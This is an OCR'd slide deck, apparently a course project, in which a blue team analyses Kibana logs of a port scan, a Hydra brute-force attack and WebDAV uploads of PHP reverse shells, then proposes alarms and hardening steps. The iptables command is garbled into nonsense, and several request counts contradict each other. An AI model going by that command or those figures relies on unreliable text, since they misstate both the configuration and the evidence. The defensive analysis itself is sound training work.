


Blue Team analysing Kibana logs scans, and Uncovering the Brute Force Attacks:

Blue Team Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port (192.168.1.90) scan occurred on 26th of April, 2022
- There were total of 118,139 hits and 4 requests were made for the secret folder and files contained in the secret folder.
- This folder contained the mentions of a Corp serve folder which held instructions for the connections to the WebDAV server, as well as the username: ryan, and the hash password to use.





Answer the following questions in bullet points under the screenshot if space allows.
Otherwise, add the answers to speaker notes.

Analysis: Finding the Request for the Hidden Directory


- The attack started 9:50am 11,256 requests were made for the “secret_folder”. The IP address the requests were coming from 192.168.1.90.

- The “secret_folder” contained a hash password for the employee’s credentials (Ryan), which can be used for uploading a payload, thus exploiting other vulnerabilities





It contained a folder called “connect_to_corp_server” which was accessed 4 times.



Analysis: Uncovering the Brute Force Attack

- There were 16,536 packet requests made by a Brute Force Attack (specifically, Hydra).
- Two attacks were successful. The http response code 301 indicates a successful discovery of the correct password and was redirected to another web page.

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,536
http://192.168.1.105/webdav	190
http://192.168.1.105/webdav/passwd.dav	60
http://192.168.1.105/webdav/shell-x86.php	34
http://192.168.1.105/webdav/shell.php	34

Export: Raw Formatted

HTTP Query	Count	HTTP Status Code
GET /company_folders/secret_folder	923,723	401
GET /company_folders/secret_folder	923,723	301
PROPFIND /webdav	197	207
PROPFIND /webdav/ext4	82	404
PROPFIND /webdav/passwd.dav	62	207
PROPFIND /webdav/shell-x86.php	35	207
PROPFIND /webdav/shell-x86.php	35	404


Analysis: Finding the WebDAV Connection

- 30 total requests were made for the WebDAV directory (192.168.1.105/webdav)
- The files passwd.dav and shell.php were requested.
- Request methods include the following: GET, PUT, PROPFIND, and OPTIONS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/passwd.dav	60
http://192.168.1.105/webdav/shell-x86.php	34
http://192.168.1.105/webdav/shell.php	34



Hardening: Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alert could be set to trigger when a large amount of traffic
- Occurs in a short time from a single source IP that targets multiple ports.
- Block traffic via firewall on ports 80, 443 and 4444

What threshold would you set to activate this alarm?

- If any traffic are on those ports, an alarm will alert
- A possible threshold for this alert could be if any single IP address requests more than 10 requests per second and more than 10 seconds or 100 consecutive ping (ICMP) requests.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Limit/no file uploads from the web, only allow local uploads
- Enable only the traffic needed to access internal hosts, deny everything else. Including the standard ports, such as TCP 80 for HTTP and ICMP for ping requests.
- Configure the firewall to look for potentially malicious behaviour over time and have rules in place to cut off attacks if a certain threshold is reached, such as 10 port scans in one minute or 100 consecutive ping (ICMP) requests.

Describe the solution. If possible, provide required command lines.

- Create and setup IP tables for the firewall port blocking and scanning. An IDS like Kibana, or SPLUNK allows for an immediate alerting of port scan activity, thereby facilitating rapid response to the potential threats.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- If a request is made for the concealed directories from outside the company's internal network, an alarm should be activated. The hidden directories are for the sole use of the organisation and should not be accessible from outside the building.

- Additionally, an alarm should be triggered if the folders are accessed sequentially from the same IP address. This type of traffic should be prevented, as an attacker may be probing directories to determine what is available. Only allow authorised users access to the hidden directories.

What threshold would you set to activate this alarm?

- For requests larger than zero, a suitable threshold for successive requests from a single IP address should be defined. Send an email to the SOC Analyst when an unknown IP is detected.

System Hardening

What configuration can be set on the host to block unwanted access?

- Increased requirements for usernames and passwords for users with access to hidden directories.
- Encrypt the hidden folders' contents and their contents.
- Disable listing of directories in Apache.

Describe the solution. If possible, provide required command lines.

- Create a list of permitted IP addresses.
- Change the folder's permissions to make it private.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- If a predefined number of requests are issued to the server from a single IP address, an alarm should be set to trigger, especially if those requests result in HTTP 401 (Unauthorized) responses. Since the brute force attack necessitates many requests, this traffic may be blocked before the password is guessed.
- In addition, an alert should be generated if any user on the system fails several consecutive authentication attempts.

What threshold would you set to activate this alarm?

- A suitable criteria should be set for more than 50 queries from a single IP address in 30 minutes.
- If a user has more than three consecutive failed authentication attempts, the alert should be triggered.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Utilize distinct usernames and robust passwords.
- Restriction of authentication URL access.
- After three consecutive failed login attempts from the same IP address, implement a lockout.
- Two-factor authentication for all enterprise users.
- Applying CAPTCHA (human vs. machine input).

Describe the solution. If possible, provide the required command line(s).

- Strong passwords are distinct, lengthy, and difficult to guess.
- The sending of credentials is a need for brute force attacks, thus changing the login page's URL is typically sufficient to halt the majority of automated programmes.
- Attackers will only be able to attempt a limited number of passwords.
- Two-factor authentication necessitates a second code.
- CAPTCHAs block access by bots and other automated programmes.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be configured to sound if the WebDAV directory is accessed from outside the organization's internal network.

What threshold would you set to activate this alarm?

- If the WebDAV directory is accessed, or if it is possible to upload files to the directory, a single incident would raise an alarm.

System Hardening

What configuration can be set on the host to control access?

- The server should be set to by default prohibit WebDAV uploads and only permit uploads from a specified IP address. This is possible with the help of Apache's configuration files.
- Web browser-accessible instructions for accessing the server should not be stored.
- Ensure that software patches are current.
- Disable WebDAV or ensure that it is correctly configured.

Describe the solution. If possible, provide the required command line(s).

- Install Filebeat on the host machine(s) for iptables monitoring. -A INPUT -s (reliable IP address) -p tcp -m multiport The —dports 80,443 -j ACCEPT rvy option accepts incoming vehicle reports.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Notify if an incompatible file type is uploaded to the web server.
- Notify if any ports are open.
- Alert for any unanticipated traffic.

What threshold would you set to activate this alarm?

- For each instance of a file uploaded to the server from outside the company's internal network, a suitable threshold should be specified. The alert should also be triggered if the file comes from the internal network and has a suspicious name, such as "xxxx.php."

System Hardening

What configuration can be set on the host to block file uploads?

- All file uploads from outside the internal network of the firm should be blocked.
- Store uploaded files in a location that is not web-accessible.
- Manage the permissions of all users in order to restrict access to sensitive files.
- Validate the file type before uploading it to the server and block all executables.
- Run all the files through an antivirus programme.

Describe the solution. If possible, provide the required command line.

- By validating the file, it is possible to prevent extension spoofing, which is used to conceal the file type. In conjunction with the sensitive directories restricting executables on the server, this would aid in preventing future reverse shells from functioning.

Assessment Summary

Assessment Summary

As a company, it is important to think, not if a security breaches will occur, but **when and how**.

The Red Team:

- Reconnaissance of vulnerable machine using nmap.
- Accessed the system via HTTP Port 80.
- Found Root accessibility.
- Found the occurrence of simplistic usernames and weak passwords.
- Brute Forced passwords to gain system access.
- Cracked a hashed password to gain system access and use a shell script.
- Identified a LFI vulnerability and exploited it with a shell script.
- Identified Directory Indexing vulnerability CWE-548.

The Blue Team:


- Confirmed that a port scan occurred.
- Found requests for a hidden directories.
- Uncovered the Brute Force Attack.
- Found requests to access critical system folders and files.
- Identified a WebDAV vulnerability.

Continuous monitoring and communication between the security team and the personnel will provide a rapid response to mitigate attacks

References

Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole Hydra from Kali Linux – Continued…

- CVE-2019-6579 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- CVE-2007-0450 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- CVE-2019-13386 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- CVE-2021-31783 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- CWE-548: Exposure of Information Through Directory Listing, on CWE Common Weakness Enumeration
- CVE-2019-5437 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- CVE-2020-24227 Detail, on NIST Vulnerabilities National Institute of Standards and Technology
- HOW SECURE IS MY PASSWORD?, from Security.org
- Kevin Beaver: Prevent Network Hacking with Port Scanners, Dummies A Wiley Brand
- How to protect against port scanners?, on Unix & Linux (Stack Exchange)
- Author: Esheridan, Contributor(s): KirstenS, Paul McMillan, Raesene, Adedov, Dinis.Cruz, JoE, Daniel Waller, kingthorin, Blocking Brute
- Force Attacks, on OWASP The Open Web Application Security Project®
- Crackstation, Free Password Hash Cracker
- How to block all ports except 80,443 with iptables?, on Unix & Linux (Stack Exchange)
- MSFVenom Reverse Shell Payload Cheatsheet (with & without Meterpreter
- Aleksandar Matic, Review and Allowlist CDN / WAF IP Blocks, on StackPath
- Reverse Shell Exploit Prevention
- Dangers of storing and sharing passwords in plaintext, March 6, 2020, on PassCamp



THE END

Now have an understanding on both Blue and Red team's roles, as well as having a mitigation strategy to move forward with.